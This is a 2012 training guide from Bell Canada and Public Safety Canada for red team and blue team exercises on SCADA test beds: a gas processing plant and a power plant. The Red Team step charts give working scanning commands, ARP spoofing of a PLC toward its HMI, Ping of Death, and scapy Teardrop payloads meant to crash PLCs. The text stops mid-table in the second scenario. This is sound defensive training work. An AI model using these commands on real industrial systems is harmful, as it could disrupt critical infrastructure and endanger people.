Senior Solutions Consultant/STIRT Manager
Security Testing and Incident Response Team (STIRT) Delivery
Bell Business Markets PS, Bell Canada
Phone: 613.785.1279
Email: colin.ferguson@bell.ca

Exercise Overview

The ever evolving threat landscape has not forgotten industrial control systems. ICS-CERT, as recently as February 15, 2012 issued alerts warning of increasing risks of control system attacks.[1] The alerts highlight the increased activities of Hacktivists and potentially foreign entities.

The goals of this exercise are to provide a realistic training scenario for both attacking and defending a Supervisory Control and Data Acquisition (SCADA) network.

The remainder of this document is structured in the following sections:

- Introduction,
- Exercise Approach,
- Attack Scenarios, and
- Appendices.

The recommended Cyber exercise structure comprise three teams that include an attacking team (Red Team), defenders (Blue Team), and an observation team that is generally identified as the White Team for their neutrality. The benefits of Red Team exercises are quite numerous and include improving operational or security incident response readiness, identifying vulnerabilities missed by standard Vulnerability Assessments, and is meant to mimic real-world conditions. Red Teaming demonstrates the potential harms that an attacker can inflict.

The exercise provides two scenarios for two different SCADA test beds that include multiple vendors and the capability to provide a simulation demo. The Facilitator, based on the skill sets of the participants, can provide assistance at pre-determined points or can permit the participants to continue un-aided.

[1] http://www.us-cert.gov/control_systems/pdf/ICS-ALERT-12-046-01.pdf

Table of Contents

FIGURES

Document Version Control			
Version	**Author / Editor**	**Date**	**Notes**
v0.0.1	Colin Ferguson	16 Jan 2012	Initial Development
v0.0.2	Colin Ferguson	22 Jan 2012	Document outline structure
v0.0.3	Colin Ferguson	25 Jan 2012	Various edits and updates
v0.0.4	Colin Ferguson	17 Feb 2012	Added Visio diagrams
v0.0.5	Rick Mitchell	23 Feb 2012	Internal review
v0.1.0	Colin Ferguson	23 Feb 2012	Final draft version
v0.2.0	Colin Ferguson	28 Feb 2012	Addressed editorial comments and expanded document based on comments
v0.2.1	Rick Mitchell	08 Mar 2012	Internal review
v0.3.0	Colin Ferguson	08 Mar 2012	Revised sections based on reviewer comments and updated network diagrams.
v0.4.0	Colin Ferguson	19 Mar 2012	Revisions based on customer feedback. Included new resource section
v1.0.0	Colin Ferguson	28 Mar 2012	Final edits and promotion of document to final version 1.0.0
v1.0.1	Nabil Seddigh	29 Mar 2012	Title and Background section
v1.0.2	Colin Ferguson	30 Mar 2012	Accepted changes

Section 1 Introduction

1.1 Background

This document is a key deliverable as part of a Public Safety Canada project (PSC) entitled "SCADA Network Security in a Test bed Environment". Solana Networks acted as the lead project partner with Bell, Byres Security and Exida as the other private sector project partners. As part of the project, a SCADA cyber security test bed was developed for Public Safety CCIRC. The test bed models elements of the oil and gas as well as the power generation critical infrastructure sectors. Other key project deliverables include: (i) Security testing and evaluation of test bed control devices (ii) Development of a SCADA network security best practices guide. This project has provided CCIRC's analysis laboratory with basic control systems setup to increase its forensic capabilities. It has also contributed towards building SCADA security expertise across the community of practice.

1.2 Objective

This Cyber Exercise is intended to meet the needs for training of a diverse clientele that may include utility employees (small and medium sized organizations), government departments (municipal, provincial, or federal), and incident responders from public and private sector organizations. The scenarios have been designed to be adaptable to meet the needs of the potential audiences and can be modified based on the current skill level of the participants and exercise environment. The exercise consists of two parts and includes hands on attacking of the SCADA test beds and structured walk-through of the potential attacks.

The exercise was designed to meet the following requirements as agreed upon by the Canadian Cyber Incident Response Centre (CCIRC), Solana Networks, and Bell Canada:

- The exercise(s) must be realistic, based on the present threat agents, attack vectors, and known vulnerabilities.
- The exercises should identify personnel knowledge requisites, network architecture safeguards, system vulnerabilities as well as potential mitigations.
- The outcome should be re-usable in the future.
- The exercises will be based on the simulated test bed, developed as part of this project.
- The exercises should be adaptable for half-day or daylong training sessions.

The exercise makes use of the SCADA test bed that includes two simulated environments and a supporting exercise infrastructure:

- Natural gas processing facility, and
- Electrical power plant.

1.3 Assumptions

The following assumptions have been made for the purposes of this document and the overall design of the exercise.

- As part of the exercise, the SCADA test beds will be used for demo purposes: demonstrating attacks and the outcomes of those attacks. The exercise leader will have the requisite knowledge of the simulation environment to perform the demos.
- There will be hands on "attacking" of the SCADA test beds themselves. This includes any reconnaissance, network enumeration or vulnerability scanning. Supporting IT systems may be impacted during the exercise.
- The requisite environment will be established based on the recommendations in Annex A.
- Participants will have varying degrees of technical knowledge with regards to hacker exploits and techniques.

1.4 Current Threat Landscape

Although Hackers are responsible for many different threats, for the purposes of this exercise they have been divide into three broad groups:

- Hacktivists,
- Cyber Criminals, and
- Foreign Entities.

All three groups may have similar techniques, but varying motivation to follow through on attacks. Some are driven by financial gain in the case of Cyber Criminals targeting metering and billing systems, others by their political views and need to draw attention to a particular cause. Foreign entities that include hostile intelligence services or terrorists represent entirely different motivations.

In each case, however, the overall threat is real and the potential for significant impact is a concern. Therefore, any risks associated with other deliberate threat activities (intentional actions) should be mitigated by safeguards addressing the more serious concerns.

Though techniques may be similar, the skill level may be quite different including the use of highly sophisticated malware that easily evades security products currently on the market. All three groups will actively scan and probe Internet points of presence for target organizations and attempt multiple unauthorized access attempts. Denial-of-Service attacks may be used to draw attention to a cause, gauge an organization's response potential or divert attention away from the intended target. Malicious code may be used by all three groups to gain a foothold in the internal LAN environment to set the stage for additional attacks at the SCADA environment.

Section 2 Exercise Approach

2.1 Exercise Structure

Participants will be divided into one of two teams. Those assigned to the Red Team or the attack team will participate in the assault on the SCADA test bed defined in each scenario. Those on the Blue Team will identify the attack and respond as an operations team might in a real world attack.

Cyber Exercises are normally designed and created to address a number of issues including:

- Vulnerabilities not identified during standard testing.
- Operational readiness of support teams or Incident Response Teams.

Both teams will have a number of tools available to them for both attacking and defence. The Red Team will utilize a custom set of tools based on the BackTrack 5 R1 Linux Penetration Testing Distribution. BackTrack is a set of open source tools based on the Ubuntu Linux distribution and is released in a number of formats and architectures.

The Blue Team will defend with the tools provided in the environment. The Blue Team will need to identify or detect the attack using tools in the environment such as SNORT IDS or another network surveillance tool.

Questions to be aware of from a defence position include:

- How will you determine that an attack is occurring? (Detection)
- How will you determine what the attack is doing? (Analysis)
- How will you trace the attack? What log files can help?
- What are your possible solutions and how will you track this? (Containment)
- How will services be restored? (Recovery)

The establishment of a third team has also been included in the exercise structure. The White Team or observation team will consist of the Facilitator and individuals required to referee, i.e., enforce the rules of engagement and assess the exercise as required.

In the full day Cyber Exercise where both scenarios will be utilized, it is strongly encouraged that participants be offered the opportunity to assume both the Red and Blue team roles.

2.2 Exercise Scope

The exercise will consist of a brief scenario overview, high level architecture, pre and post exercise activities for two SCADA test beds offering multiple vendor products and a contained environment with no Internet connectivity.

2.3 Rules of Engagement

The following rules are to be followed during the exercise:

- Obey all requests from the Facilitator.
- Attack activities will be limited to pre-defined networks and pre-defined targets.
- Refrain from any DOS attacks until such time as the Facilitator advises it is ok to do so.
- Do not attack anyone else on the network.
- Red Team activities will start and stop based on the direction from the Facilitator.
- Do not abuse the equipment at your disposal.
- Do not connect the test network to the outside world.

2.4 Exercise Setup

Based on the recommended architecture in Annex A and the team assignment in section 2.5 below, participants will be assigned a workstation or IP address (for personal laptops) within the appropriate subnet. To confirm connectivity, each workstation should be able to ping a specific host in the target environment prior to the commencement of the exercise.

The following are the recommended network IP addressing assignments:

10.10.10.x – SCADA Management Network

10.10.20.x – SCADA test bed 1 Network

10.10.30.x – SCADA test bed 2 Network

10.10.40.x – Red Team Network

10.10.50.x – Blue Team LAN

10.10.100.x – White Team Facilitator Network

2.5 Skill Identification & Team Assignments

The Facilitator should promote the concept that participants try something new. If they are normally operators, have them become the attackers to gain a different perspective. Balance the teams from both a technical proficiency perspective and work experience. Should non-technical managers participate, documenting activities is always required, particularly on the

Blue Team, where documenting the incident response is highly recommended during real incidents.

The following table outlines skill sets that should be flagged for team assignments. Additional team assignments will be at the discretion of the Facilitator.

Participant Skill Set Determination		
Skill Set	**Skill Level**	**Suggested Team Assignment**
Network Monitoring	Intermediate, High	Red Team
Network Architecture	Intermediate, High	Red Team
SCADA Operator	Intermediate, High	Red Team
Vulnerability Assessment Experience	Intermediate, High	Blue Team
Penetration Testing Experience	Intermediate, High	Blue Team

Section 3 Scenario 1: Natural Gas Processor

3.1 Network Architecture

The architecture for scenario 1 is provided in figure 1 below.




Figure 1

For the purposes of the exercise the SCADA Management Network has been separated from the programmable logic controllers (PLCs). A human-machine interface (HMI) is used to give a graphical representation of the controlled environment to the operator(s). There are HMIs

in the environment which may or may not be in the same network as the PLCs. All devices are connected through Ethernet. No wireless controllers are enabled in the SCADA test bed.

3.2 Scenario 1 Background

Indigo operates a medium size gas processing plant in western Canada. Gas is received from a number of gas fields through underground pipelines and processed through several pumping stations. Once gas reaches the plant, it is processed into by-products (Propane, Butane, etc), which is re-distributed to end user markets.

The Canadian Petroleum Producers Association has been the target of a campaign by a number of environmental groups and has recently become the focus of a large hacker collective known as Unanimous who has threatened to disrupt the flow of oil and gas products by any means. Indigo is quite concerned with the latest threats and has increased their monitoring of company websites and email traffic. What Indigo does not know is that they have already been a victim of Unanimous for quite some time. A hacker has gained access into the environment.

The 1st phase of the attack has been completed for you, placing you in the Office LAN Network. Phase 1 was the exploit of a system in the companies DMZ and establishment of a number of pivot points, both within the DMZ and internal LAN segment. The attacker utilized a SQL Injection (SQLi) against the company's website, gaining command shell on the internal SQL server. Once on the SQL server, the attacker established a base of operations, locating domain credentials to exploit further internal systems and place a number of remote access tools on various internal servers, ensuring that they had a number of routes into and out of the Indigo infrastructure. The attacker's motivation is to bring attention to the negative effects that the oil and gas industry has on the environment.

3.3 Scenario 1 Pre-Exercise Strategy

Each of the defined teams should take time to plan their strategy. In the case of the Red Team, a sample high level step process and attack methodology is included below.




Figure 2

Attack Methodology
The diagram below provides a high level overview of an attack methodology. The first stage of the attack consists of system and network reconnaissance, where an attacker will use both technical tools and Internet research to learn as much as they can about an organization.

Figure 3

Determining live hosts, open ports and services running on those ports is the next stage for Service Identification. Performing vulnerability assessments on the live hosts and attempting to exploit the hosts to gain system ownership are the final stages in the attack methodology.

Defence Methodology
Included below is a high level methodology for security incident handling. Of primary importance is the ability to detect an ongoing attack. What indicators would lead an operator to believe an attack was occurring?

Issues to consider during the exercise would include; how will you identify the port and attack traffic? What do you do if the attack is utilizing a port that cannot be closed down? How will you assess the potential business impacts? In the case of SCADA systems, the company cannot just shut down the gas processing plant!




Figure 4

3.4 Exercise 1 Commencement

Time keeping is essential during the exercise and the teams will need to be advised of the time during regular 30-60 minute increments. Based on the skill sets of the participants involved in the exercise, the duration of the scenario can be a half day (with Facilitator assistance) or a full day.

The following step chart attack scripts have been provided as assistance for the Red Team, to be used at the discretion of the Facilitator.

Red Team Step Chart Attack Script

Step	Timing	Action	Expected Result
Stage 1– Reconnaissance			
1.0	Half Day Exercise – 15 minutes Full Day Exercise – 15 minutes	**All Levels:** Preparation for the reconnaissance stage. • Familiarize participants with BackTrack 5, highlighting menu items. • Configure TcpDump or Wireshark to collect network traffic on the attacking host. • Create tracking document to manage tool output results.	Participants to prepare for the exercise and document the live host results, building a target list of live IP addresses.

Step	Timing	Action	Expected Result
1.1	Half Day Exercise – 30 minutes Full Day Exercise – 60 minutes	The participants have a number of options based on skill set. The goal of this step is to identify live hosts in the environment. **Beginner:** Provide the IP addresses that are the target for the exercise. Provide the specific target IPs Ping <10.10.20.x> -c4 fping -g 10.10.20.1 /24 (optional output to a file > filename) **Intermediate:** Facilitator to provide the subnets that are the target for the exercise. Can suggest tool usage. Ping <10.10.20.x> -c4 fping -g 10.10.20.1 /24 nmap -sP 10.10.20.1/24 (-sn in older versions) Nmap -v –sS –sU –Pn –T4 –A 10.10.20.1 /24 at the command line or Zenmap – Intense scan plus UDP **Advanced:** Provide the target subnet: 10.10.20.x Option to run advanced discovery scripts. http://nmap.org/svn/scripts/modbus-discover.nse	Identify all live hosts on the network and map out the network. Beginner to become comfortable with basic discovery and network tools used by attackers. Intermediate and Advance participants should have little difficulty with this stage.

Step	Timing	Action	Expected Result
1.2	Half Day Exercise – 15 minutes Full Day Exercise – 30 minutes	Confirm targets. Participants can use the following: **Advanced:** Advanced participants can use a variety of tools to confirm targets. These include the following: ICMP echo request - ping 10.10.20.x –c4 TCP SYN to port 443 – hping 10.10.20.x –S –p 443 TCP ACK to port 80 – hping 10.10.20.x –A –p 80 ICMP timestamp request – Icmpquery –t 10.10.20.x ARP request (local only) – arp -e nmap -sn 10.10.20.x	Facilitator to confirm targets as required.
***Stage 2* - Service Identification**			
2.0	Half Day Exercise – 30 minutes Full Day Exercise – 60 minutes	Determine open ports and service identification on the live hosts identified in Stage 1 above. **Beginner:** Continue to use Zenmap **Intermediate & Advanced**: Add live hosts to the target list or manual add to the tool. Port scanning of SCADA systems may result in unintended system behaviour and result in service crashes. Facilitator will need to monitor closely. nmap -v –sS –sU –T4 –A –Pn <IP address> at the command line or Zenmap – Intense scan plus UDP	Identify the operating system, open ports and service currently running. • TCP Port: 21, Service: FTP • TCP Port: 80, Service: HTTP • TCP Port: 502, Service: asa-appl-proto • TCP Port: 2455, Service: Unknown • TCP Port: 6626, Service: Unknown • UDP Port: 161, Service: SNMP • UDP Port: 502, Service: asa-appl-proto • UDP Port: 2455, Service: Unknown

Step	Timing	Action	Expected Result
2.1	Optional step should time permit Half Day Exercise – 30 minutes Full Day Exercise – 60 minutes	Perform other scan types with Nmap to collect additional information. nmap –O –sS –p1-65535 10.10.20.x (-sS: TCP SYN, -O: OS fingerprinting) nmap –O –sF –p1-65535 10.10.20.x (-sF: TCP FIN) nmap –sU –p 1-65535 10.10.20.x (UDP Port Scan)	Determine what the HMI is running as an operating system. Determine what the PLC device is running. WAGO PLC runs an IBM embedded OS.
***Stage 3* – Vulnerability Assessment**			
3.0	Half Day Exercise – 30 minutes Full Day Exercise – 60 minutes	Use the Nessus Vulnerability scanner to identify vulnerabilities that maybe susceptible to an exploit. Identify specific SCADA vulnerabilities based on plug-ins. Identify generic vulnerabilities in supporting SCADA applications such as web servers and FTP servers. This may include buffer overflows or malformed web GET requests.	Identify vulnerability to exploit and gain control of the target device or impact the device's operational status. The tools results should provide a number of vectors for a potential attack.
3.1	Half Day Exercise – 15 minutes Full Day Exercise – 15 minutes	Analyse the results and plan for the exploit of the vulnerability.	
***Stage 4* – Vulnerability Exploitation & System Compromise (Ownership)**			
4.0	Half Day Exercise – 45 minutes Full Day Exercise – 60-120 minutes	Build upon the previous stages and the intelligence gathered. nping --tcp -g 502 -p 502 –S 10.10.20.x --dest-ip 10.10.20.x nping --arp --arp-type ar --arp-sender-mac <mac addr> --arp-sender-ip 10.10.20.x 10.10.20.x (This commands spoofs 10.10.20.x (PLC) MAC address with its own mac address and sends it to HMI)	Use the Metasploit tool to investigate exploits identified in the Vulnerability Assessment stage.

Step	Timing	Action	Expected Result
4.1	Half Day Exercise – 45 minutes Full Day Exercise – 60-120 minutes	Denial-of-service attacks. Ping of Death nping --icmp --mtu 64 --data-length 13000 10.10.20.x Teardrop Attack Start the SCAPY tool by typing scapy on a console window >> send(IP(dst="10.10.20.x", id=42, flags="MF")/UDP()/("X"*10)) >> send(IP(dst="10.10.20.x", id=42, frag=48)/("X"*116)) >> send(IP(dst="10.10.20.x", id=42, flags="MF")/UDP()/("X"*224))	The PLC should crash requiring a restart.
4.2	Optional Demo Exploit	Facilitator to choose an exploit from the test cases developed and provide a demo of the results.	Provide the participants with a live demo of an attack on the SCADA test bed.

Blue Team Step Chart Defence Script

Step	Action	Expected Result
Stage 1– Preparation		
1.0	**All Levels:** Preparation for the reconnaissance stage. • Familiarize participants with the current tools available including TCPDump, Wireshark and any network surveillance and forensic tools available. • Configure TCPDump or Wireshark to collect network traffic on the attacking host. • Create tracking document to manage the incident response.	Participants to prepare for the exercise and document what they are seeing through the relevant tool(s).
1.1	The participants have a number of options based on skill set. The goal of this step is to identify the host(s) performing the reconnaissance.	Identify potential log files from network devices and any pcaps that can be analyzed for potential indictors of the reconnaissance.
***Stage 2/3* - Detection & Analysis**		
2.0	Continue investigation for host identification and formulate defence plan.	Identify different scan types. The tools results should provide a number of vectors for a potential attack.
2.1	Analyse the results and prepare for the potential exploit of the vulnerability.	Preparation of the escalation and communication plan to stakeholders. Includes notification to internal management and external contacts (LEA, media, etc)
***Stage 4* – Response**		
3.0	Understand potential remediation including eradication of malware and closing of remote access vectors.	Formulation of remediation plan and execution of defence.

Step	Action	Expected Result
Stage 5 – Recovery		
4.0	Prepare recovery steps.	Highlight steps for recovery and additional monitoring requirements, once issue has been "cleaned up".

3.5 Post Exercise Review (Hot Wash) Scenario 1

The review's main goal is to compare notes and observations from all teams and all participants involved in the exercise. The Blue Team or the defending team should go first to provide observations of what they saw during the exercise and potentially what they did to prevent the attack or mitigate it. Their observations can be supported by the Facilitator who has been observing throughout the entire exercise. The debrief serves to review, document, and share preliminary information on the actual exercise results. A secondary goal is to ensure that the white, red, and blue teams shared a common perspective on what happened during the exercise.

Blue Team Observations
Questions to ask include:

- What IP or IPs did the attack come from?
- What types of attack(s) were identified?
- How did the Blue Team determine what went wrong and what went correctly?
- What additional control system network entry points/attack vectors and defences were there?
- How effective were the containment efforts; and
- What were the impacts of the attack(s)?

Red Team Observations
What did they see during the attack? What was the outcome? How easy or hard was it to impact the targeted SCADA system(s)? Were DoS attacks used and were they successful?

Section 4 Scenario 2: Electrical Utility

4.1 Network Architecture

The architecture for scenario 2 is provided in figure 5 below.




Figure 5

4.2 Scenario 2 Background

Indigo operates a large size Electrical generation and distribution operation in central Canada. Electricity is produced through a coal-fired steam process and distributed from their

plant and distribution network to end users, including industry and residential communities. The generation process is fairly straight forward as steam is fed into a series of turbines. (high, medium and low pressure turbines). The speed and safety control of the turbines are the most important factors in safe operation of these powerful units. The control of the turbines is managed by Programmable Logic Controllers and must be kept at a constant speed of 3600 RPMs.

Several significant threats have appeared over the last 2 years resulting in high profile attention to critical infrastructure. Power interruptions have historically been a result of environmental factors. Indigo is quite concerned with the latest threats and has increased their monitoring of both their office network and their critical infrastructure. What Indigo does not know is that they have already been a victim of unknown parties for quite some time. An organization with unidentified foreign interests has gained access into the environment and is poised to cause significant damage from the inside.

The 1st phase of the attack has been completed for you, placing you in the SCADA Management Network. Phase 1 was the exploit of a system in the companies DMZ and establishment of a number of pivot points, both within the office LAN segment and SCADA Management Network. The attacker utilized malware to install remote access tools into the environment, gaining access into the internal LAN. Once on the office LAN, the attacker established a base of operations to exploit further internal systems and place a number of remote access tools on various internal servers, ensuring that they had a number of routes into and out of the Indigo infrastructure. The attacker's motivation is strictly national interests with no monetary gain.

4.3 Scenario 2 Pre-Exercise Strategy

As with the attack and defence strategy in scenario 1, the teams need to be provided time to develop a strategy. If this is the second scenario that is being run the same day, this should be relatively straight forward.

Consider having the Red Team create an attack diagram (step diagram), such as the example provided in Figure 5 on the following page. This will assist them in dividing up tasks, working, communicating effectively and




Figure 6

4.4 Exercise 2 Commencement

Time keeping is essential during the exercise and the teams will need to be advised of the time during regular 30 minute increments. Based on the skill sets of the participants involved in the exercise, the duration of the scenario can be a half day (with Facilitator assistance) or a full day.

Red Team Step Chart Attack Script

Step	Timing	Action	Expected Result
Stage 1– Reconnaissance			
1.0	Half Day Exercise – 15 minutes Full Day Exercise – 15 minutes	**All Levels:** Preparation for the reconnaissance stage. • Familiarize participants with BackTrack 5, highlighting menu items. • Configure TcpDump or Wireshark to collect network traffic on the attacking host. • Create tracking document to manage tool output results and .	Participants to prepare for the exercise and document the live host results, building a target list of live IP addresses.
1.1	Half Day Exercise – 30 minutes Full Day Exercise – 60 minutes	The participants have a number of options based on skill set. The goal of this step is to identify live hosts in the environment. **Beginner:** Provide the IP addresses that are the target for the exercise. Provide the specific target IPs Ping <10.10.30.100> -c4 fping -g 10.10.30.1/24 **Intermediate:** Facilitator to provide the subnets that are the target for the exercise. Can suggest tool usage. Ping <10.10.30.x> -c4 fping -g 10.10.30.1/24 Nmap -v –sS –sU –T4 –A –v at the command line or Zenmap – Intense scan plus UDP nmap -sP 10.10.30.1/24 **Advanced:** Provide the target subnet: 10.10.30.x	Identify all live hosts on the network and map out the network.
1.2	Half Day Exercise – 30 minutes	Confirm targets	

Step	Timing	Action	Expected Result
	Full Day Exercise – 60 minutes	nmap -sn 10.10.30.x	
